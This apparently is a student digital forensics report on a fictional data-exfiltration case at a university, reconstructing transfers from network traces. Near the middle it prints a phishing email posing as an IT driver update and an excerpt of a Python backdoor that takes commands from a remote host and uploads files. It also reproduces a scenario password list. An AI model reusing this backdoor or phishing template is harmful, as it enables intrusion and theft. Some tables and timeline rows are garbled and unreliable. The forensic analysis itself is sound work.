

INSTITUTO SUPERIOR TÉCNICO

Departamento de Engenharia Informática Forensics Cyber Security

MEIC / METI 2023-2024 – 1st Period

Digital Forensics Report

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1 Do you find any evidence of transfers involving the documents in the analyzed network traces? What can you tell about the source and authenticity of these documents?

Below is a list of the evidence of transfers involving the documents in the analyzed network traces:

1. Bank Statement

We found that the **Bank Statement** and **petition document** were transferred via **FTP** from **Eva Rocha's** computer, alongside other interesting information:



Image 1: Trace2 - filter: ftp




Image 2: Trace2 - Packet 113778

By comparing the SHA256 values of the <code>Bank_Statement_11092023.png</code> file, we confirm that this is indeed the very same file that was present on the USB drive. Although the <code>petition.pdf</code> wasn't on the artifact list, it seems worth mentioning since it shows that it was probably here that Nuno became aware of César's resentment for Eva, rendering him as a potential future ally.

2. Video footage

Investigating the **Trace2** we discovered that Nuno Santos sent that **video** to Bruno Santos in a **Discord conversation** between them through MediaFire. We compared the SHA-256 of the video on the Discord conversation and the one from the USB drive and they were the same, proving its authenticity:




Image 3: Trace2 - Packet 33208

Nuno recorded this video when he went to the **construction site** himself in an attempt to extract information from the workers. Here, we can see that the worker that he managed to deceive was none other than **Catarina's father** (César's friend that we got acquainted with in the previous report) and we learned that this was the man that Bruno overheard talking about the **tunnel** in the first place.

```
[2023-10-13 12:31:57][nsantos70]: well, not really of the tunnel itself
[2023-10-13 12:32:16][nsantos70]: but of a guy admitting that the tunnel is being build
[2023-10-13 12:32:41][brun0.sant0s]: damn, that's still huge!
[2023-10-13 12:32:54][brun0.sant0s]: can you show me?
[2023-10-13 12:33:95][nsantos70]: yeah of course, let me send it to you
[2023-10-13 12:34:06][nsantos70]: here you go <a href="https://mwww.mediafire.com/file/uzlkwjln4p0h43x/Evidence.mp4/file">https://mwww.mediafire.com/file/uzlkwjln4p0h43x/Evidence.mp4/file</a>
[2023-10-13 12:35:23][brun0.sant0s]: that's him!!
[2023-10-13 12:35:27][nsantos70]: who?
[2023-10-13 12:35:47][brun0.sant0s]: the guy I heard whispering about the tunnel!
[2023-10-13 12:35:57][brun0.sant0s]: the construction supervisor!
[2023-10-13 12:36:10][nsantos70]: oooooh interesting
[2023-10-13 12:37:56][nsantos70]: I had to put on a little act ??
[2023-10-13 12:37:56][nsantos70]: I pretended to be in on it, and to have been sent there by the big bosses to check on the work
[2023-10-13 12:39:48][nsantos70]: but this one guy didn't have that great of a poker face
[2023-10-13 12:39:48][nsantos70]: so I imediately knew that he knew something
```

Image 4: sorted_chat_2.log

3. Underground photo

While analyzing the **trace1 discord chat** between Nuno and (possibly) his cousin, we found that a file was sent pertaining to the **tunnel** itself:

```
| 15:57:28 | 392 309-2-5 | 16:57:28 | 392 304.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.210.60.57 | 394.
```

Image 5: Trace1 - Packet 125291

Judging from the context of the chat and by comparing the time at which the image was delivered with the timeline of the discord conversation, we can speculate that it was probably sent by **Bruno**:

```
[2023-25-09 16:50:39][nsantos70] Ugh dont even remind me
[2023-25-09 16:51:40][nsantos70] i watched the game, and it was a disgrace
[2023-25-09 16:51:49][nsantos70] they need a serious wake-up call
[2023-25-09 16:52:15][nsantos70] i wish i were rich enough to buy benfica and make it great again as trump would say
[2023-25-09 16:54:23][nsantos70] seriously? like what?
[2023-25-09 16:55:03][nsantos70] WHAT
[2023-25-09 16:55:12][nsantos70] no way!!!!
[2023-25-09 16:57:46][nsantos70] that IS fishy
[2023-25-09 16:57:46][nsantos70] That's insane man!
[2023-25-09 16:57:57][nsantos70] I had a feeling something fishy was happening there
[2023-25-09 16:58:10][nsantos70] but if that's really it, it's huge
```

Image 6: sorted_chat_1.log

After downloading this file, one could see that it was the same picture that was portrayed in the left half of the underground photo found in the USB drive:



Image 7: tunnel.jpeg

Later, we discovered the other right half representing the measurements of the tunnel in **Rodrigo's computer**. The way we discovered this was the following:

In **trace3**, we noticed that an email was sent to Rodrigo from Nuno pretending to be Golias Matos and requesting that he perform a driver update:

```
Dear President Rodrigo Cobaço,

I hope this message finds you well. I am writing to request an immediate driver update for your computer system.

The primary motivation behind this request is to address a pressing security concern.

Recently, our IT security team conducted a comprehensive assessment of all connected devices within IST's network, including administrative systems.

Regrettably, it has come to our attention that some outdated drivers on various computers, including yours, pose a significant security risk.

Outdated drivers can harbor vulnerabilities that might be exploited by malicious actors, potentially compromising the security and integrity of our institution's data and operations. Given the sensitive nature of the information managed by IST, we cannot afford to overlook these risks.

I have taken the initiative to prepare a driver update package for those systems identified as outdated. These updates are designed to seamlessly integrate with IST's systems, ensuring both security and efficiency across the board.

By installing these updated drivers, you will not only bolster the security of your computer but also optimize its performance.

I kindly request your approval to proceed with the installation of the provided driver update package.

It is a proactive measure that aligns with our commitment to safeguarding IST's digital assets and preserving the confidentiality of our data.

Thank you for your prompt attention to this matter. Your dedication to IST's security is sincerely appreciated.

Best regards, Gollas Natos
```

Image 8: mail_Golias.html

In the attachment was a file containing **malware** that, as soon as Rodrigo downloaded and executed it, opened a **backdoor** that allowed Nuno to transfer files directly to his own computer under encryption:

```
while 1:
  req = urllib.request.Request('http://%s:%s' % (address,port))
   message = urllib.request.urlopen(req).read()
  message = str(decrypt(message, password), 'utf-8')
   if message == "quit" or message == "exit":
      sys.exit()
   elif message[:8] == "download":
       filename = message.split(' ')[1]
       if os.path.exists(filename):
          with open(filename, 'rb') as f:
              data = f.read()
              data = encrypt(data, password, 1)
              data = urllib.parse.urlencode({'file': data})
          data = encrypt(f"No such file or directory: {filename}", password, 0)
          data = urllib.parse.urlencode({'cmd': data})
   else:
       proc = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
       data = proc.stdout.read() + proc.stderr.read()
       data = encrypt(str(data, 'utf-8'), password, 0)
       data = urllib.parse.urlencode({'cmd': data})
  h = http.client.HTTPConnection('%s:%s' % (address,port))
   headers = {"User-Agent" : "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)", "Cont
   h.request('POST', '/index.aspx', data, headers)
```

Image 9: malware.py

However, after analyzing the malware, we found that the **decryption** method could be achieved in a similar way, so all we had to do was decrypt the content that was sent to **Nuno's ip address** through Rodrigo's using the exact same function and we got the files that he downloaded.

As such, one of those files was the aforementioned tunnel's measurements:




Image 10: decrypted_7.jpeg

4. Secret code

In the midst of the documents downloaded from Rodrigo's pc to Nuno's was a text file with the title "MY PASSWORDS":

```
MY PASSWORDS
[Personal Email Account]
User: presidente.rodri@proton.me
 Password: Em411$Sup3rS3cure!
[Técnico Email Account]
User: rodrigo.cabaco@tecnico.ulisboa.pt
Password: Students#L1sbonT3ch
[Netflix]
User: presidente.rodri@proton.me
Password: PresidenteFlix78
[Santander Home Banking Account]
User: WealthyPresi
 Password: Sav1ngs#Lab0ratories
Técnico's Office Safe !!! VERY IMPORTANT !!!
Where it is: My office, on top of the cabinet, behind the books
Combination: 1683461
[Facebook]
User: PartyRector
Password: LoveMemesButSafely
```

Image 11: decrypted_5.txt

Inside we saw an entry for "[Técnico's Office Safe] !!! VERY IMPORTANT !!!" and under that, a combination "1683461". This is none-other than the same mysterious code we found hidden within the WAV file.

2 What can you tell about the identity of the person(s) responsible for transferring the documents?

Through our investigation, we affirm that the responsible for transferring the documents was **Nuno Santos**.

1. Bank Statement

The files that were transferred using **FTP** data transfer occurred from **194.210.61.134** (Eva Rocha) to **194.210.60.57** (Nuno Santos). This action was performed through Nuno's computer and the way he got access to Eva's was likely by using *hydra*, which is a password cracker, through a dictionary attack using a common password list file (*rockyou*) as we can see through his Google search:



Image 12: Trace2 - Packet 87972

2. Video footage

By analyzing the **Discord chat history** from **Trace2** we verify that it was indeed **Nuno Santos** sending the file that we found:




Image 13: Trace2 - Packet 33228

3. Underground photo

The **left half portion** of this picture (the one portraying the interior of the tunnel) was in fact supplied by Bruno in the discord conversation with Nuno. This came to be after his eavesdropping on a certain person talking about the tunnel (that we now know to be Catarina Silva's father). Although we weren't able to retrieve the messages that Bruno sent in this conversation, we can easily infer it based on the context supplied by Nuno's responses.

Regarding the **measurements portion**, we can conclude with certainty that it was Nuno to send the email **pretending** to be Mr. Golias, as you can see in the following image:




Image 14: Trace3 - Packet 100856

4. Secret code

As proven previously, since the secret code was in the list of documents that were transferred from Rodrigo's computer to Nuno's through the works of the **malware script**, we can also safely deduce that it was **Nuno** who was responsible for their transfer:




Image 15: Trace3 - Packet 158494

3 Can you establish a timeline of all relevant events that clarifies how the entire data exfiltration has taken place and the documents ended up in César Ferro's hands?

UNIX Time	Formatted Time	Description	Source
-	-	Eva sends an emotional email to Rodrigo	Trace1, packet nº 102558
1695656775	25/09/2023 16:46:15	Bruno and Nuno Santos talk via discord, where Nuno is first aware of	Trace1, packets nº 74538 to 173737
1695658502	- 17:15:02	the tunnel's existence	
1695657446	25/09/2023 16:57:26	Bruno sends Nuno a picture of the interior of the tunnel	Trace1, packet nº 125291
1695657789	25/09/2023 17:03:09	Eva Rocha breaks up with Nuno Santos, leaving him bitter and unfolding the subsequent trail of events	Trace1, packet nº 126074
-	•	Nuno goes to the construction site and records the video footage	Trace2, discord chat log
1695990582	29/09/2023 13:29:42	Bruno and Nuno Santos talk via discord, where Nuno shares his new	Tracco
1695992166	- 13:56:06	discoveries on the site where he first discovers Eva's involvement	Trace2, packets no 46635 to 51445
1695992512	29/09/2023 14:01:52	Nuno accesses Eva's computer via	Transport to make any management of the control of
1695992823	- 14:07:03	ftp and downloads documents	Trace2, tcp stream nº 2833
1695995579	29/09/2023 14:52:59	Rodrigo answers back to Eva's gratitude email	Trace3, packet nº 14435
1695995718	29/09/2023 14:55:18	Nuno attempts to access Rodrigo's computer through ssh and fails	Trace3, filter "ssh"
1695996195	29/09/2023 15:03:15	Nuno sends a malicious email to Rodrigo	Trace3, packet nº 120581
1695996742	29/09/2023 15:12:22	Rodrigo answers back to Nuno's malicious email	Trace3, packet nº 150033
1695997037	29/09/2023 15:17:17	Nuno uses malware installed through the email to retrieve files from Rodrigo's computer	Trace3, packets nº 158494, 158917, 159265, 159364, 159573, 159946
1695997273	- 15:21:13		
1695997392	29/09/2023 15:23:12	Bruno and Nuno Santos talk via discord, where we see that Nuno has acquired the passcode to the safe	Tropp2 packet x9 474574
- 1695997656	- 15:27:36		Trace3, packet nº 171571

4 From all the collected evidence in this investigation, what can you deduce about the motivation of the actor(s) responsible for the data exfiltration?

From the **discord chat** in **Trace1**, and as we can see from the portion of the messages where **Eva** terminates her relationship with **Nuno** and the subsequent array of Google searches that he performs, Nuno is upset with Eva and his main goal seems to be **seeking revenge** against her by exposing her suspicious activities regarding the **high QUC** scores, at first.

```
[2023-25-09 17:02:55][nsantos70] hey hold on for a sec bruno
[2023-25-09 17:03:09][nsantos70] i just got a message from eva
[2023-25-09 17:03:16][nsantos70] she's breaking up with me
[2023-25-09 17:05:22][nsantos70] yeah ill be fine though
[2023-25-09 17:06:44][nsantos70] it stings, but whats eating at me even more is this suspicion that she mightve had a h
[2023-25-09 17:07:05][nsantos70] It doesnt make sense to me, i want to dig deeper and get to the bottom of it
[2023-25-09 17:07:24][nsantos70] you know, like a little payback for the doubts she left me with
```

Image 17: sorted_chat_1.log

```
| 132... 16:42:32,265517376 194.210.60.57 194.210.63.254 HTTP2 176 HEADERS[71]: GET /complete/search?client=firefox&q=how+to+choose+a+wedding+ring 16:43:22,357593102 194.210.60.57 194.210.63.254 HTTP2 188 HEADERS[167]: GET /complete/search?client=firefox&q=how+to+propose+to+the+woman+of+your+dreams 17:03:51,222519225 194.210.60.57 194.210.63.254 HTTP2 174 HEADERS[57]: GET /complete/search?client=firefox&q=how+to+propose+to+the+woman+of+your+dreams 17:04:34,574590432 194.210.60.57 194.210.63.254 HTTP2 813 HEADERS[215]: GET /search?q=how+to+check+if+your+girlfriend+cheated+on+your 17:04:12,694167987 194.210.60.57 194.210.63.254 HTTP2 209 HEADERS[75]: GET /search?channel=fs&client=ubuntu-sn&q=reasons+for+breakup+in+relationship 17:08:53,642018840 194.210.60.57 194.210.63.254 HTTP2 186 HEADERS[97]: GET /complete/search?client=firefox&q=how+to+pet+revenge+on+your+ex+girlfriend,
```

Image 18: google searches made by Bruno

However, after learning about her involvement from the **construction worker**, he begins to shift his attention to **her role** in the tunnel's construction:

```
[2023-10-13 12:50:14][nsantos70
                                  1: yeah, i know
[2023-10-13 12:50:30][nsantos70
                                  ]: but this is perfect for me
[2023-10-13 12:50:42][nsantos70
                                  ]: its the perfect opportunity for me to get revenge on her
[2023-10-13 12:50:51][nsantos70
                                  ]: for getting better QUCs than me
[2023-10-13 12:50:59][nsantos70
                                  ]: and for dumping me i guess
[2023-10-13 12:51:18][brun0.sant0s]: are you still thinking about that?
[2023-10-13 12:51:40][brun@.sant@s]: forget about it man, revenge is not going to help with anything
[2023-10-13 12:51:53][brun0.sant0s]: its better if you dont involve yourself in this too much
[2023-10-13 12:52:17][nsantos70
                                  ]: no way, im getting to the bottom of this
[2023-10-13 12:52:42][nsantos70
                                  ]: especially when i have all the information necessary to investigate further
                                  ]: i know she has a pc in her office at tecnico that is almost always on
[2023-10-13 12:53:07][nsantos70
[2023-10-13 12:53:19][nsantos70
                                 ]: and i know the username she usually uses for everything
[2023-10-13 12:53:37][brun0.sant0s]: are you going to hack her?
[2023-10-13 12:53:47][nsantos70
                                 ]: maybe :))
```

Image 19: sorted_chat_2.log

From what we can gather, Bruno, possibly Nuno's cousin, **is not involved** in any of the activities performed by Nuno, apart from just being aware of what he is doing.

Appendix

Here are a few things we left out but think that may be relevant:

1. Web searches in the timeline

We decided to leave Eva and Nuno's google searches off of the timeline since it would make it excessively long and didn't provide new meaningful insights apart from the already mentioned above.

Furthermore, we identified a suspicious ChatGPT query related to the malicious email sent to Rodrigo:




Image 20: Trace3 - Packet 52933

2. SSH attempt

We found 2 failed access attempts, with 3 wrong password entries each. As such, we concluded that he didn't have success because we verified that the server was answering with the same packet size - when the correct password is inserted the server answers with a smaller packet and the client and server exchange a set of packets for the initial setup.

3. Discord chat

To get the formatted discord conversation from Trace2 and Trace3 (sorted_chat_2.log and sorted_chat_3.log), we first located the packets where they were, then we exported its contents to a json format (trace2_dc_chat.json and trace3_dc_chat.json) and then used a python script to sort and present the messages in a clear way (format_discord_chat.py).

The sorted_chat_2.log was generated manually by inserting the messages one by one.

4. Other relevant finds

We discovered Rodrigo's Innovation Center access card in the files transferred by Nuno from Rodrigo's PC (decrypted_8.png).

We also found a *payback.txt* in the documents downloaded via FTP from Eva's computer with information about César Silva Ferro, showing that she has certain private information pertaining to César.

Attachment

	File	SHA-256 Value
1	decrypt.py	41099e2ee2b51997dacd2cf048710710dd0d3cc206d8efae7b2e7b5ad7189e8 8
2	decrypted_1.png	ad2c71b10c51185d6ee9aa353c00c3322dad709749c93d829d28aaf56b26144 b
3	decrypted_2.jpeg	a903a814ce78ab5e3332c130892cb6c005183aeca5eb6589a0941c338e6533d 3
4	decrypted_3.txt	fecac58faa8fc0e5d6b42517bb37527502f1124a50554f72d19d1c201c249efd
5	decrypted_4.txt	fe6af300c7693910f83c75193fed48f6299347c333a1fe8e264f5b232168019e
6	decrypted_5.txt	c8479f8020db3973d6d877621970f04042dc5daf959b1de6f3c291d0d1f97f2a
7	decrypted_6.jpeg	f458f7edaf27ddef0419f2c49d667650404234695cd97a4723a24be8187d43fa
8	decrypted_7.jpeg	adf9ee1c9f5fe918db6497023195412a5c3a87a71ffe87f6e039f41ad3516d08
9	decrypted_8.png	9235b6bdd4358fa3dc809bafcb4e2858d361f9b7d30a2020ba659bc3c0547e8 a
10	email_1.html	acaabff3632461f7e92abb528f099f831baeb259ae30e843f56b1aa500602e3c
11	email_2.html	58d841957fbac340bdaf6266074f3073bd8778bb49157054139d6a2696259e d1
12	email_3.html	5d631a122f568751a7f49363bc3cbf6c10d9b67d20aa905842d454616684861 1
13	email_4.html	aee42d9e22d9b2825884f15973b866998cb80f3849788a70038af29187487ed 2
14	format_discord_chat.py	cb73c4f839df09eee0da112722abf138ad39b0c113b6d0d8483d64f005249e04
15	ftp_login.log	9016cdaa06d60c76b96eca56bfd65f9d0678bd0c10055dfef8a3dc9769012ffa
16	malware.py	ef6aeb108f83505c84a1d08884c09b7f613cd140aa56f2f23af183d0aba8cedf
17	sorted_chat_1.log	0003e1a393ec961c84a512d365393daa7a33f6fa57b966e54b46606ed9abe68 4
18	sorted_chat_2.log	29ddb256b1b50929ff42accc618b7d24f36516760fc100279d87c55c6114251d

19	sorted_chat_3.log	24a543d57d56e297bfa6be3269b986b641ea967cf74d5c52646f0a8d7991142 3
20	trace2_dc_chat.json	19337a197ca40b7d9e4b0a59438dc4bce56654a502ea8b5bdbe5ede28c7af17 2
21	trace3_dc_chat.json	9d39c8adaedb246781786e7c7dbcc2c581372c036bf9fd3720986b13c4e05df0
22	tunnel.jpeg	e8d0d48c5a9e2248f4aff8bacace008365730eabc5eb938af2f7350364c5dad3
23	petition .pdf	4aa4aef66f05c53792fbd04c6f4fe6507923fe2a4fea30cedd440796f465d111
24	payback.txt	efb97123c74a2a3356b33c054384e529b79fb3b7530305d6e58a6f8050d50e7 2
25	Bank_Statement_1109202 3.png	1f70fc60e1c23b842e3278846e29c5fb66ed43c1d6ac3ccfe408f53acf005edb
26	Evidence.mp4	8f9a03d13221bf0477f8c7d178bcfbdd94c3ef22df05dcee05cc3962c82ff11c